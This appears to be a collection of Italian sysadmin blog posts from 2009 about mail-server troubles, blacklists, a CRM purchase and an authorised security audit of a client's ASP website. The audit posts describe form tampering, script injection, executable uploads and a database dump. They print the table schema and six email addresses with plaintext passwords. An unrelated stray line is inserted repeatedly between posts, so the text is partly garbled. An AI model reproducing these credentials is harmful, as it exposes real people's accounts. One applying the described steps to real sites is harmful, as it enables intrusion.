Nota: la battuta purtroppo non e' mia, ma mi sono completamente dimenticato dove la sentii per la prima volta quindi non posso mettere una citazione.

Davide

26/01/2009 08:00

Ed Ecco l'Imprevisto 4.0 (o era 5.0?)

Ayeeeeee!!!!!!

Allora, dopo tutta una serie di imprevisti di cui ho già detto abbastanza, pareva una settimana tranquilla. Lunedì e' arrivata una bella mail da CL, che domandava come mai per ricevere una notifica di "indirizzo inesistente" ci impiegano una settimana.

Io ho dato un'occhiata alla cosa ed ho riscontrato che il nostro server di mail-scanner cerca di inviare la posta al ricevente, tramite il nostro server di uscita, il quale riceve un bell'errore di "indirizzo inesistente", ma per qualche motivo spedisce indietro un 450 (errore temporaneo) invece che 550 (errore e basta). Il risultato e' che la mail resta in coda sul server di scanner per 5 giorni e poi viene rimbalzata indietro.

Colui che si occupa (o dovrebbe occuparsi) dell'intero sistema di mailscanning e' il mio collega H (che e' lo stesso che esplose un po' di tempo fa), indi per cui, dopo aver controllato un attimo ho girato la cosa a lui e non ci ho pensato più di tanto. Salvo l'attaccare tutte le mail simili allo stesso ticket.

Poi sono stato preso dal nostro problema di backup fino ad oggi. Quando ho ricevuto una bella mail di risposta dal tipo che mi diceva che non hanno la più pallida idea di quale possa essere il problema e che proveranno a replicare la cosa. Al che io ho deciso di chiamarli direttamente per l'altro problema, il fatto che mi segnali "file not found" senza dirmi quale file e' "not found".

IO - ...quindi mi segnala 'file not found' ma non mi dice quale.

Bob - Be, hai provato a leggere il report?

IO - Il report e' più di 160 Mega di file html, ho provato a guardarlo ma a quanto pare non riporta nessun file marcato come "errore". Non c'e' un modo semplice per avere un report di errore?

Bob - Eh... se segnala file not found vuole dire che o non trova un file che e' stato istruito di backuppare o che non ha i diritti sufficienti.

IO - Il processo gira come root. Mi sta bene che non trovi un file, ma **quale file**?

Bob - Potrebbe essere un file di sistema...

IO - File di sistema come?

Bob - Be', come... che so io... /etc ?

IO - ...'momento... noi **vogliamo sicuramente** fare un backup di /etc...

Bob - O roba come /root...

IO - Anche di quella vogliamo il backup...

Bob - O magari /var/log...

IO - ???Ma a che capperò serve questo coso? Per fare il backup solo di /Users ?

Bob - Be'... di solito uno fa il backup dei dati degli utenti no?

IO - E non delle configurazioni dei programmi?

Bob - Hemmm... ma sai come e'... di solito si usa per Windows e quindi...

Mortacci ladri di Windows, di MerdOS e di quelli che fanno i programmi di backup che non riescono a fare il backup o a generare un report di errore decente.

E' a quel punto che mi arriva una ennesima mail di lamentele da parte del solito CL che continua a ricevere i suoi rimbalzi con una settimana di ritardo. A quel punto decido di vedere se H ha avuto il tempo di guardare quella cosa. Ma trovo subito un bel problema perche' H non e' in ufficio.

Sto per inventarmi una qualche palla da dire a CL al riguardo quando arriva DaBoss

DB - Ah, proprio te cercavo.

Cosa fa' l'applicazione X ?

IO - E mi hai trovato.

DB - (*sedendosi al posto (vuoto) di T*) Tutto bene qui?

IO - Mah... ho un problema qui che volevo che H guardasse dato che e' lui che si occupa del mailsan ma...

DB - Proprio di quello volevo parlarti.

IO - (*sentendo puzza di bruciato*) Ah si?

DB - Si'. H non verra' piu' a lavorare.

IO - ...eh?

DB - Eh si'. Gia' le cose non andavano troppo bene, troppo stress... yada yada e cosi' ha deciso che da oggi non viene piu' a lavorare.

IO - Hemmm... ha... interessante...

DB - Quindi, da oggi, **tu** sei il responsabile del Mailsan.

IO -**io sono cosa?**

DB - E sei anche l'unico Unix-Nerd residente dell'ufficio.

IO -**IO SONO COSA?**

DB - Dato che sei l'unico che ha una vaga idea di come funziona quel coso, che e' scritto tutto in perl, e a te piace perl, vero?

IO - ...('a\$\$o gli dico adesso?)

DB - Ok, buon lavoro.

E detto questo se ne' andato.

Davide

02/02/2009 08:00

Clint Eastwood

No, non sto parlando di Lui e nemmeno di loro, sto parlando di tutto quel branco di \$#!###!%^*@ che si auto-nominano "sceriffi" di Internet e pretendono di dispensare "legge" con pugno di ferro. In particolare quelle emerite t.d.c. che gestiscono Black Lists. Ma andiamo con ordine.

Si preannuncia una giornata tranquilla. DaBoss e' a Londra per la famosa presentazione del famoso CRM di cui avevo parlato precedentemente, H non e' piu', T e' sempre in ferie, il Dinamico Duo (Bart + Bert) sono da qualche parte ad installare un firewall che io ho configurato ieri, P e' ammalato.. il che lascia me e la nostra segretaria Wendy a tenere il forte.

Mi sto occupando di re-installare un proxy quando una telefonata scuote la pace dell'ufficio. Mi lancio con la mia Risposta Patentata da Bionda Scema e mi becco la seguente conversazione:

CL - E' gia un paio di volte che provo a mandare una mail ad un nostro cliente e mi becco un messaggi di errore che la mail non puo essere mandata.

IO - Quale messaggio di errore?

CL - Che la mail non puo essere mandata.

mepensa: si quello lo avevo gia capito

IO - Ok, a che indirizzo sta mandando la mail?

CL - indirizzo@ditta.

Un rapido controllo nel nostro server di log mi dice che le sue mail vengono rimbalzate perche' il nostro server di uscita e' in una qualche rbl. Il messaggio che mi becco e' il seguente:

```
Sep 17 13:34:50 10.31.2.138 postfix/smtpd[9292]: NOQUEUE: reject:
RCPT from xxx-in[192.168.11.2]: 550 5.1.1
```

Oh che gioia... meno male che abbiamo altri **quattro** server di uscita...

IO - Ok, ho trovato: il server di posta di \$ditta usa una Black List, ed apparentemente il nostro server di uscita e' in tale blacklist, adesso vedo se riesco a contattare questa gente.

Ovviamente di tutta questa roba CL capisce solo *whaff whaff whaff \$ditta whaff whaff whaff blacklist whaff whaff whaff whaff*. Quindi prima di riuscire a sbattere giu il telefono e concentrarmi sul problema passa un altro buon quarto d'ora.

E qui si potrebbe aprire una bella parentesi sul perche' la gente non capisca che, piu ti tengono attaccato al telefono a dirgli che si, sicuro e' un problema e certo che lo capisci e ovviamente che proverai a risolvere ed ovvio che cerchi di metterti al suo posto e si che lo so che per voi la mail e di vitale importanza **e piu a lungo ci vorra a risolvere il loro foxxuto problema QUINDI PERCHE' NON LA PIANTI DI ROMPERE I MARRONI E METTI GIU STO MALEDETTO TELEFONO E MI LASCI LAVORARE?**

Quindi mi armo di santa pazienza e guardo il sito interdet di questi imbecilli, e subito vedo qualche cosa che mi piace molto poco:

```
How can I be delisted?
Short answer; you can't. FIX the problem that caused you listing here.

I've got no clue as to why I should be listed. I NEED MORE INFO!
That is possible. You can email virbl_at_bit_dot_nl, and ask for headers.
```

Cosa fa' l'applicazione X ?

If we can somehow verify that you are indeed in title to see those headers,
we will send you the header in question.

Ok, ecco un altro 'Clint Eastwood' di Internet. Quanto la odio sta gente, quasi quanto quelli che li usano.

Comunque spedisco una mail all'indirizzo indicato ed ovviamente, mi becco un messaggio di errore perche' (indovina un po) il mio server di posta e' nella loro Blacklist. Il che lascia un dubbio: se loro bloccano la posta con la loro stessa blacklist, come puo' un povero tapino spedirgli una mail di richiesta informazioni? O stanno cercando di spingere tutti ad usare google e basta?

Dopo aver inviato una paccata di mail agli imbecilli, ho tolto il server "incriminato" dal load balancer e, cosi' tanto per masochismo, sono andato a vedere questa "blacklist". Se avete tendenze masochistiche, potreste farvi un giro sulla loro "mailing list"... e notare che da **febbraio a settembre** non c'e' attivita' alcuna!

Davide

09/02/2009 08:00

Jerry Lewis

No, ovviamente non sto parlando di lui, mi riferisco sempre al branco di idioti che gestiscono rbl, o pretendono di farlo. I fatti li ho già raccontati la volta precedente.

Ero quindi rimasto che il branco di esaltati non mi riceve le mail (dato che il mio server di posta e' nella loro blacklist), loro non rispondono al telefono e la nostra mail viaggia attraverso un solo datacenter invece che due, con il risultato che tutto quanto e' piu' lento.

Stamani, dopo aver discusso la faccenda con DaBoss ed aver riempito di spilli la bambolina voodoo, mi sono messo l'anima in pace in attesa della successiva mail o telefonata di lamentele al riguardo.

Non devo attendere tanto, perche' mi suona il telefono, solo che stavolta il telefonante e' UL di \$notohostingprovider, i quali sono **nostri** rivenditori. Loro **rivendono** i nostri servizi di mail-scanning.

(sorvolo sulle amenita')

UL - ...e quindi il nostro cliente non riceve piu' la posta.

IO - Questo lo vedo dal mio log. Il problema e' che il **vostro** server di posta rifiuta le mail proveniente dal mio server perche' il mio si trova in una blacklist.

UL - Una blacklist?

IO - Si', "virbl". Questa gente e' rientrata in attivita' ieri e sta facendo un casino.

UL - Be non potete risolvere il problema?

IO - Forse non ci siamo capiti bene... il problema e' che **IL TUO** server rifiuta la mail, non e' il mio che non la spedisce. Dato che i dementi che gestiscono la blacklist non vogliono accettare mail da me (perche' il mio server e' nella loro blacklist) e come scritto sulla loro web-page non accettano telefonate, non c'e' molto che io possa fare. Quello che **VOI** potete fare e' aggiungere una regola di white-list per il mio server o disabilitare la blacklist.

UL - Hummm... momento... il vostro server e' in una blacklist. Siete voi che dovrete fare qualche cosa.

IO - Ottimo. Adesso fai mente locale un momento. noi **non inviamo** posta, noi **processiamo** la posta inviata da altri, noi **non possiamo** contattare questi della blacklist per i motivi sopra citati, il **mio** server cerca di spedire la posta verso il **tuo** server, e' il **tuo** server che la rifiuta adducendo come scusa la blacklist. Quindi quello che e' nella condizione di fare qualche cosa sei **TU**.

...pausa di silenzio mentre UL macina il concetto che gli si chiede di lavorare...

UL - Ma se il vostro server e' in una blacklist...

IO - Ed e' il **vostro** server che rifiuta le mail, non il mio che non te le manda. Quindi quello che puo' farci qualche cosa sei tu.

UL - E cosa dovrei fare?

IO - A me vengono in mente 3 soluzioni: 1) disattiva quella blacklist, 2) aggiungi una whitelist, 3) chiama i coglioni che gestiscono quella blacklist e lamentati con loro.

...altra pausa di silenzio...

UL - Ma se il vostro server e' in una blacklist siete voi che dovrete fare qualche cosa.

IO - Cosa suggerisci?

UL - Hemmm.... Chiamare quelli della blacklist.

IO - Come già detto, loro non rispondono al telefono e dato che il mio server e' in blacklist, loro rifiutano la posta.

Cosa fa' l'applicazione X ?

UL - Hemmm... girare... smazzare... spostare...

IO - Guarda, il sistema piu' veloce e' che **VOI** facciate qualche cosa, altrimenti ti siedi ed aspetti, nel giro di 24 ore il problema dovrebbe essere risolto da solo, ovviamente non c'e' nessuna garanzia che il server esca dalla blacklist e non ci rientri.

UL - Ma...

IO - Altrimenti potresti prendere una mazza da baseball e andare tu a parlare con quelli che gestiscono la blacklist.

... altra pausa...

UL - Ma se il vostro server e' in una blacklist siete voi che dovrete fare qualche cosa.

Ripetete tutta la conversazione di cui sopra quante volte volete.

Davide

16/02/2009 08:00

Loro Trovano Me

Sono le 8.20 di mattina, suona il telefono.

IO - Sono D di \$networkgestapo.

(voce femminile) UL - Sono UL di \$noiriciciamolavostraschifezza.

IO - Mi dica.

UL - Abbiamo cominciato ad usare il vostro sistema di mail-scanning, ma stamani non riceviamo piu' posta per niente...

IO - Momento... *clikkety-clikkety*.. Ok, vedo che la posta arriva nel nostro server di input senza problemi, viene passata al server di scanning e da li' al server di output e poi *clikkety-clik* si blocca perche' il **vostro** server di posta risponde "Insufficient system resources".

UL - ?? Insufficiente che?

IO - Questo e' il messaggio di errore.

UL - Hemmm... ma e' sicuro?

IO - Momento... *telnet ip.del.server.qui 25... HELO... MAIL FROM:...* Si', se provo ad inviare una mail manuale mi becco un "Insufficient system resources" non appena gli do' il "mail from". Potrebbe essere un problema con il DNS o qualche cosa d'altro. Ma vedo che usate un server di posta Microsoft, quindi potrebbe essere uno qualsiasi dei mille mila processi che si e' incartato.

UL - Hugh... quindi la posta rimbalza?

IO - No, la posta rimane in coda nel nostro server finche' il vostro non la accetta, rimarra' in coda per 5 giorni.

UL - Ah... ok, un momento che vado a vedere e poi semmai richiamo.

per gli uber-curiosi, questo e' il messaggio che mi ritrovavo nel log:

```
Sep XX xx:37:12 10.31.2.9 postfix/smtp[20147]: 1E22278204C: to=<someone@noiriciciamo.nl>, relay=ip.del.server.ul:25, status=deferred (host said: 452 4.3.1 Insufficient system resources (in reply to MAIL FROM command))
```

Oltre che *vedere* evidentemente UL ha anche *fatto* qualche cosa, perche' dopo circa 15 minuti il flusso di posta ha ripreso a scorrere.

La conversazione di cui sopra, con annessi e connessi, si e' ripetuta, puntuale come il gatto del mio vicino, **tutti i foxxuti giorni** per circa due settimane. Nel frattempo siamo passati dalla versione "Lei" super-formale al meno formale "tu" ed infine al "ciao, sono io", per gli uber-curiosi, la chiameremo R.

Perciui stamani, quando ho visto le 8.19 arrivare sull'orologio, ho messo la mano sul telefono e quando e' suonato avevo gia' il messaggio a video.

IO - Ciao.

R - Hemmm... sempre la stessa storia?

IO - Si'. Senti, ma perche' quel ca\$\$o di server windows non lo buttate dalla finestra e non ci mettete un bel serverino Linux che costa un niente e funziona molto meglio?

R - Eh, si grazie. E' una parola. E chi lo installa e poi chi se lo gestisce?

IO - Vengo io ad installarvelo e lo gestiamo noi da remoto.

R - Hummm... Vabbe', adesso vado a prendere a scarpate il server, poi ci risentiamo.

Un paio d'ore dopo arriva DaBoss.

DB - Ho appena parlato con qualcuno di \$noiriciciamolavostraschifezza. Quale e' il loro problema?

Cosa fa' l'applicazione X ?

IO - Microsoft.

DB - Spiega meglio...

mettete qui una spiegazione della rava e della fava

DB - Ah, ho capito. Perche' sembra che siano intenzionati a passare ad un sistema Linux gestito da noi.

mepensa: Ragazza intelligente.

DB - Quindi pensavo di andare la a parlare con questa gente nel pomeriggio, dato che mi dici che il loro sistema si blocca tutti i giorni...

IO - Tutte le notti per la precisione tra l'una e le due.

DB - ...quindi vogliono risolverlo alla svelta.

IO - E ci credo.

DB - Bravo. Quindi vieni con me.

Eccolo e mi pareva...

Così mi ritrovo negli uffici di \$noiricciamo. Arriva un tizio (che io identifico come l'SL della situazione) ed una tipa che si rivolge direttamente a me.

R - Ah, e così **tu** sei D. Io sono R.

Cominciamo a parlare di roba seria.

SL - Quindi dato che R mi dice che il server che abbiamo si blocca ripetutamente, e dato che voi sembrate molto più competenti di quelli che ce lo hanno suggerito, io sarei propenso a fare una prova.

R - Stavamo pensando di avere un server per test per un paio di settimane, per vedere come funziona.

indicando me Tu hai detto che lo potete gestire da remoto direttamente voi giusto?

DB - La gestione remota dei server e' quello che facciamo di solito.

IO - Ovviamente sarebbe anche bene avere qualcuno in sede che, eventualmente, possa svolgere le normali attività di manutenzione, tipo vedere quali sono i problemi e così via.

R - E voi potreste fornire un minimo di istruzione? Perche' finche' si tratta di fare doppio click io me la cavo ma...

DB - Sicuro che possiamo fare istruzione, tanto D qui' abita qui' vicino. Vero?

IO - Hemmm...

E siamo rimasti d'accordo che noi avremmo installato un server di test e fornito un paio di giorni di 'istruzione' per le normali operazioni. Più tardi nel parcheggio...

DB - (*rivolto a me*) Ma possibile che le tipe interessanti le trovi tutte te?

IO - Veramente a me sembra che sono **loro** che trovano **me**, e poi tu sei già sposato, pussa via.

Davide

23/02/2009 08:00

Attenti all'Hacker

Solita riunione del lunedì mattina, che però oggi viene tenuta al lunedì sera per svariati motivi.

Bart - ...e quindi domani mattina andiamo ad installare il firewall.

DB - Ok. Bene. Ah, (*guardando me*) ho un bel lavoretto da farti fare.

IO - Ah sì?

DB - Sì. Ci sono quelli di \$noiguardiamo i vostri interessi che vogliono mettere su un nuovo sito internet, hanno trovato un qualche scalzacani che glielo ha fatto a costo quasi zero. Solo che hanno qualche dubbio relativo alla sicurezza del sito, dato che vogliono usarlo per presentare informazioni legale e roba così vorrebbero da noi un controllo sulla "hackabilità" del sito.

IO - Oh che bello.

DB - Il sito è questo (*mi molla il foglio*), il server però è un server di produzione che ospita altra roba, quindi non possiamo sfasciarglielo, fai quello che ti pare ma lascialo in piedi.

IO - Hummm... sono le 5 di sera...

DB - Vabbè, lo fai domani.

Il giorno dopo prima vengo impegolato nel fare altre cose, poi, finalmente, verso mezzogiorno mi metto a guardare questo sito. Un merdaviglioso sito fatto in ASP. OK. Allora, tutti i link portano allo stesso script con un diverso 'id'... interessante. Ah, c'è anche una funzione di login. Ok, registro e faccio login. Ah, bello, adesso posso aggiungere il mio "profilo". HUmmmm.

Salvo su disco la form di "modifica profilo" e la guardo.

C'è un bellissimo campo nascosto che si chiama "idpagina", un altro campo nascosto che si chiama "tipopagina" ed un ennesimo campo nascosto che si chiama "idutente".

E poi c'è un mastodontico Javascript che fa il "controllo" dei dati immessi. E guarda caso ci sono dei controlli che si riferiscono a campi che non sono qui.

Interessante. Ok, vediamo un po' come posso romperlo. Allora, dato che la voce "profilo" è la prima voce nel menu' in alto, e, guarda caso, il "tipopagina" è uno, io provo a fare una stupida paginetta html da tenere sul mio pc, con la stessa form, che punta allo stesso script, ma che mi permette di cambiare tutti i parametri e senza il bellissimo Javascript di controllo.

Ed indovina un po'. **Posso aggiungere tutti i record che voglio in tutte le 'categorie' che voglio.** Anche le categorie che io **non potrei** aggiungere. Tipo le "news" del sito o i "commenti" del webmastro.

E peggio ancora, lo posso fare anche se **non sono loggato sul loro sito.**

Stupendo.

Non è che magari sta gente fa un controllo su **cosa** scrivo nel sito no?

Provo ad aggiungere un record sotto la categoria "annunci" (che non si potrebbe modificare, almeno secondo l'interfaccia "normale" del sito), contenente un bello scriptino che ridirige verso Playboy.

Oh che bello, adesso quando clicco su "annunci" vado direttamente su playboy! Il che tradotto significa **niente controllo** su quello che inserisce l'utente e niente ricontrollo manuale prima di pubblicarlo. Come diceva quello spettacolo *everything goes*.

Cosa fa' l'applicazione X ?

Hummm.... allora, se "1" sono i profili e "2" sono gli annunci e ... allora "9" dovrebbero essere gli account utente...

E sono riuscito a cambiare la password di un altro utente. Ed a farmela mandare via mail sul mio indirizzo di posta.

Ok, in... hummm... un ora scarsa sono riuscito a piratargli mezzo sito, aggiungere immondizia in ogni angolo possibile immaginabile, catturare un account non mio, cambiare la password di un altro account... e tutto solo guardando un paio di pagine html. Non mi metto nemmeno a provare qualche cosa di piu' sofisticato.

Preparo una bella maillina di spiegazioni e suggerimenti, ovviamente il mio commento che "spesso si ottiene quello che si paga" non verra' recepito temo. Pero' mi piacerebbe tanto vedere la faccia del sedicente ASPirante programmatore quando si vedra' reindirizzato verso playboy...

Davide

03/07/2009 20:31

Il CRM Che Passione (2)

Siamo di nuovo a parlare del famoso CRM di cui avevo già detto precedentemente.

Dopo aver passato una settimana smazzandomi l'arnese ed essendo diventato (apparentemente) il "guru" del coso, DaBoss aveva deciso non solo di usarlo in tutto e per tutto, ma di usarlo anche come 'backend' per una applicazione in sviluppo da parte dei nostri sviluppatori. Dopo avermi martirizzato per una settimana con domande relative alla struttura del database ed all'interfaccia SOAP dell'arnese i nostri sviluppatori si sono messi a scrivere codice come castori in overdose di caffeina.

Questa settimana doveva anche tenersi a Londra una specie di "convegno" organizzato dagli esasperati che vendono il suddetto CRM.

DaBoss era molto propenso a spedirmici, ma dopo aver dato una occhiata alla descrizione dell'evento, mi sono convinto che tutta la cosa era piu' orientata a markettari, mangler et similia e ben poco era orientato a tecnici. Quindi ho "passato" sulla cosa.

DB - Ma quello che interessa scoprire a me e' come funziona il loro "Business model".

IO - Come sarebbe a dire?

DB - Si insomma, se loro distribuiscono il coso gratis ed open-source, come fanno a fare i soldi?

IO - Esattamente come tutti gli altri che distribuiscono roba "free" ed "opensource": loro hanno la versione "free-as-in-beer" ed "opensource" che e' quella sperimentale con ogni cagata possibile immaginabile che viene usata da un branco di alienati (come noi), che gli mandano bug fixes e suggerimenti, loro pigliano la versione testata e stabile, aggiungono le funzionalita' suggerite e la vendono a caro prezzo come "enterprise - professional - sarca\$\$o".

DB - Dici?

Comunque DaBoss ha deciso di sciropparsi una giornata in aereo e di svenarsi del costo della partecipazione al "convegno" (che non e' "free-as-in-beer" manco per un po'). Ieri sera e' rientrato ed oggi ha già organizzato un ennesimo meeting con me ed i nostri sviluppatori.

DB - (*trionfante*) Allora, adesso ho capito come funziona il loro modello di sviluppo!

IO - Ah si?

DB - Si! Loro usano la versione open-source come "testbed" per lo sviluppo ed il testing dei moduli e poi vendono la versione completa e stabile.

IO - ...che e' diverso da quello che ti avevo detto io una settimana fa... esattamente come?

DB - Hemmm... vabbe', in ogni caso, ho deciso che le funzionalita' che servono a noi sono nella versione Enterprise - Pro...

IO - Hu? C'e' una versione "enterprise PRO"? E che differenza c'e' con la versione "non Pro"?

DB - In effetti non ne ho idea. Comunque, l'ho acquistata.

mepensa: o santaapollonia...

DB - Purtroppo non e' possibile averla con licenza fino al primo di gennaio ma solo con licenza annuale...

IO - Il modulo di gestione delle licenze non e' ancora debuggato?

DB - ...e quindi la licenza comincia dal primo del mese prossimo e termina l'anno prossimo.

IO - Ok... il che significa che non devo aggiornare la nostra versione all'ultima distribuita perche' non ha senso e procediamo con l'installare la versione super-duper quando arriva? Giusto?

DB - Giusto.

IO - E come se la smazzano loro (*indicando gli sviluppatori*) che hanno già scritto il codice per collegarsi con la versione non-super-duper?

DB - Non ne ho la piu' pallida idea, questo dovremo vederlo.

Cosa fa' l'applicazione X ?

Ottimo... Una settimana di sviluppo buttata e con ogni probabilita ci sara anche da re-inserire tutti i dati che gia erano stati inseriti nella versione "free-as-in-beer" nella nuova versione, perche' che la struttura dati e' uguale io non ci credo manco se lo vedo.

Davide

09/03/2009 08:00

Secondo Round

Allora, ho gia' detto del sito web di \$noiguardiamoivostriinteressi e di come lo avessi "hackato" in una mezza giornata. Dopo l'avvenimento DaBoss aveva passato una buona ora fregandosi le mani e ghignando come un satiro, poi aveva passato un'altra buona ora al telefono con l'SL in questione.

Io avevo preparato una bella mail con i miei suggerimenti per rendere il sito piu sicuro ed avevo considerato il discorso chiuso.

Poi stamattina mi arriva una bella maillina da un tizio, che risulta essere il sedicente "web-programmatore", il quale, sostanzialmente dice "il tuo lavoro ha fornito diversi spunti, nonostante cio non ho implementato tutti i tuoi suggerimenti perche' yada yada yada ma sono confidente che adesso i problemi sono risolti e non riuscirai piu a fare altri danni".

Hummm... ma e' una sfida o cosa? Domando a DaBoss.

DB - Ah si? E cosa ha fatto esattamente al sito?

IO - Non ne ho idea, spero che abbia aggiunto dei controlli seri all'input e rimosso quella chiavica di Javascript, ma qualche cosa mi fa pensare che non lo ha fatto. Comunque, cosa devo fare?

DB - *(con ghigno satanico)* Vai ed ammazza!

Cosi' ritorno a guardare quel coso. Ok, il tipo sembra aver aggiunto qualche controllo lato server, ma il Javascript e' ancora li'.

Va bene, e' il momento di mettersi il cappellino nero.

C'e' una funzione nel sito che consente di inserire un "profilo utente", a questo profile c'e' una fotografia annessa che puo' essere uploadata dall'utente.

Provo ad uploadare una foto e la foto finisce in <http://noiguardiamoivostriinteressi/images/>.

Ok, cosa succede se provo a fare l'upload di un file che **non e' una immagine**? Niente di eclatante: viene uploadato. E se io faccio l'upload di uno script in quella directory e lo richiamo via browser? **Lo esegue!**

Come pensavo. CL (il sedicente programmatore), continua a fidarsi di quello che l'utente inserisce e continua a fidarsi del suo schifoso Javascript per il controllo dei dati.

E' il momento di ricordarsi come si programma in ASP. Dopo aver smadonnato per un bel 3 ore ed essermi andato a rileggere **i miei stessi articoli** al riguardo, metto insieme un paio di scriptini che sono uploadati.

Dopo essermi scaricato il codice sorgente di tutto il sito (non si sa mai), ed il database degli utenti, cambio la password dell'utente "admin", mi stampo l'elenco degli utenti con le loro password (password in chiaro eh) e quindi creo uno script che mi consente di perlustrare in lungo ed in largo l'intero server.

Mentre sono li che penso che altro posso combinare arriva DaBoss.

DB - Allora, come andiamo con l'hacking?

IO - Che ti sembra questo?

Cosa fa' l'applicazione X ?

```
MSysAccessObjects  
MSysAccessXML  
MSysACEs  
MSysObjects  
MSysQueries  
MSysRelationships  
tAccount  
tArtikel  
tArtikelType  
tAutorisatieNiveau  
tFacturen  
tGefRechtsHulp  
tGeslacht  
tProfessional  
tRol  
tSectie
```

```
tAccount  
nId  
strLoginNaam  
strWachtWoord  
fkAutorisatieNiveau  
strNaamOrganisatie  
fkProfessional  
strNaam  
strTav  
strFactuurAdres  
strFactuurPostcode  
strFactuurWoonplaats  
strTelefoon  
strFax  
strEmail  
strWebsite  
bAccAlgemeneVW  
bNieuwsBriefAbo  
bActief  
dtInschrijfDatum  
mNotitie
```

```
admin AT admin.nl GuessWhat  
jmgm.appel AT gmail.com test  
info AT jurofoon.nl test  
mark AT springvorm.nl klopklop  
groetjes AT fromhollandwitlof.nl testen  
vanwordragen AT arbeidsjuristennederland.nl wawawa4
```

DB - Quelli sono gli utenti?

IO - Sono gli utenti, con le loro password.

DB - *(sempre fregandosi le mani)* benebenebene... prepara la solita mail che adesso ci divertiamo... hehehehehe...

Vorrei sbagliarmi, ma mi sa che DB ha fatto una qualche scommessa con SL...

Davide

16/03/2009 08:00

Javascript deve Morire!

Ho gia' detto prima ed ancora prima delle mie operazioni di "hackeraggio" contro il sito web di \$noiguardiamoivostrinteressi.

Dopo il secondo round, pensavo che il concetto fosse stato compreso: lasciare perdere Javascript, mettere i controlli sul server, non fidarsi MAI di quello che "l'utente" invia, filtrare con il principio della "whitelist" e non della "blacklist".

Lunedì mi arriva l'ennesima mail con il solito messaggio "stavolta non ce la fai". Io ri-guardo il sito e, indovina un po', **il foxxuto Javascript e' ancora lì**'. Ok, allora non lo capisci. Va bene, fino ad ora gli unici strumenti che ho usato sono stati un browser, un editor ed il mio cervello, adesso ti presento i miei amici: Nessus, Nikto e Paros.

Dopo 3 ore mi sono scaricato **di nuovo** il codice sorgente del suo sito ed ho **di nuovo** cambiato la password di Admin del server.

A questo punto gli spedisco indietro come risposta alla mail un dump della directory C:/ del suo server e riporto a DaBoss perche', sinceramente, mi sono un po' stufato.

IO - ...quindi se non vogliono i nostri suggerimenti si arrangino, ma continuare così e' una perdita di tempo sia per noi che per loro. Se non vogliono rimuovere quel javascript e ridisegnare il sito si arrangino. Per me l'audit e' concluso ed il risultato e' "fallito".

DB - Ok, ne parlerò con SL. A proposito, domani ci sei alla colo-night vero?

IO - La cocosa?

DB - La colo-night, e' una specie di festa che si tiene tutti gli anni alla co-lo, e' una occasione per fare un po' di conoscenza con i vari clienti.

IO - Osignur...

Così il giorno dopo mi ritrovo impegnato in questa "colo-night", e scopro che la co-lo ha anche una specie di bar-terrazza. Che non e' neanche tanto male. Vabbè, assisto alla "presentazione" del mio collega sulla nuova interfaccia del software di scanning, varie ca\$\$ate, poi mi dirigo al buffet prima che le cavallette qui' spazzolino via tutto. Mentre mi cerco un angolino tranquillo e penso a quando riusciro' a mimetizzarmi e sparire un tipo sconosciuto, accompagnato da una tipa (che posso solo descrivere come "degnà di nota") si appropinqua.

Lui - Ah, lei deve essere D di \$networkgestapo.

IO - In effetti lo sono.

Lui - Io sono SL di \$noiguardiamoivostrinteressi, e questa (*indicando lei*) e' J. E' lei che ha fatto il nostro sito che... hummm... non ha retto bene i suoi tentativi di hacking...

IO - Ah, quindi lei sarebbe l'affezionata del Javascript.

J - Io penso che il Javascript sia una parte importante del sito...

IO - Salvo il fatto che e' fondamentalmente rotto e non dovrebbe **mai** essere usato come unico o principale sistema di controllo dei dati immessi dall'utente, farlo significa andarsi a cercare dei guai.

J - Ma se il controllo avviene sul client e' molto piu' rapido...

IO - E mi basta spegnere javascript per disattivarlo.

A questo punto SL ha deciso di battere in ritirata e noi ci siamo trasferiti sul terrazzo.

J - Ma perche' ce l'hai tanto con il Javascript?

Cosa fa' l'applicazione X ?

IO - Perche' e' fondamentalemente bacato. Tutto quello che fa affidamento sul client e' un problema in attesa di verificarsi.

J - Penso che tu stia esagerando la situazione, voglio dire, ok che dobbiamo mettere dei documenti legali sul sito, ma non penso che qualcuno potrebbe veramente...

IO - Ti faccio notare che complessivamente per smontarti il sito ci ho messo qualche cosa come 3 ore e la maggioranza del tempo l'ho passata cercando di ricordarmi come si programma in ASP.

J - Ah programmi in ASP anche tu?

IO - Non piu'. Comunque il concetto e' che indipendentemente da quello che voi tenete sul server, un sistema che e' pronò all'hacking e' una richiesta per problemi.

J - Ma non penso che...

IO - Un sito di phishing puo' tirare su un paio di milioni di euro in pochi giorni. D'altra parte un paio di dozzine di foto porno del tipo sbagliato possono farvi finire in galera molto rapidamente. Soprattutto se salta fuori che eravate stati avvisati che il sito non era sicuro.

Lei rosicchia un tramezzino con aria pensierosa.

J - Quindi cosa consigli?

IO - L'ho gia' detto cosa consiglio. Per scritto. 3 volte. Javascript deve morire!

Davide

26/03/2009 18:34

Non... devo... RIDERE!

Ho già detto delle disavventure di \$noiricciamolavostraschifezza e del loro bellissimo (si fa per dire) swerver Sexchange e di come la 'capa' IT del posto fosse orientata a sostituirlo con un server Linux, o se non altro ci volesse provare.

{Aperta parentesi: come' che ultimamente mi capita di incontrare tante signorine scafate come "responsabili IT" ed un po' meno UL/SL incapaci ed inetti? E' un cambiamento di tendenza o sono io che sto invecchiando e me ne sono accorto solo adesso? Chiusa Parentesi}

Comunque, noi abbiamo installato il server (quando dico "noi" intendo che IO ho installato il foxxuto server... plurale majestatis naturalmente) ed un bel giorno l'ho consegnato nelle mani (o meglio, nella sala-server) di \$noiricciamo. Quindi mi sono seduto con R per spiegarle come usare quella chiavica di web-interfaccia per gestirsi gli utenti e le altre cose.

IO - ...ed in questo modo marchi la mailbox per l'eliminazione, lo script che effettua l'eliminazione effettiva gira ogni 6 ore, quindi hai 6 ore di tempo per ripensarci. La mailbox viene prima backuppata in /media/backup e viene tenuta per 4 mesi, quindi per 4 mesi puoi andare a recuperarla.

R - (*scrivendo*) ...ok.

A questo punto arriva uno dei CL di R.

CL - Hei, state facendo qualche cosa con il server di posta?

R - Non ancora, perche'?

CL - No perche' hai detto che volevi sostituirlo a giorni eh...

R - Si ma non lo abbiamo ancora sostituito, per il momento siamo solo in fase di test. Che ti serve?

CL - No e quindi mi chiedevo se magari stavate già facendo qualche cosa...

R - (*lo guarda senza parlare*)

mepensa: non devo ridere... non devo ridere...

CL - Quindi non state facendo niente?

Io mi trattengo (non so come) dal rispondergli "se te ne vai e chiudi la porta potrei provarci a fare qualche cosa..."

CL - Ah, no... perche'... hemmm... la posta non funziona... e quindi...

R - E non potevi dirlo subito?

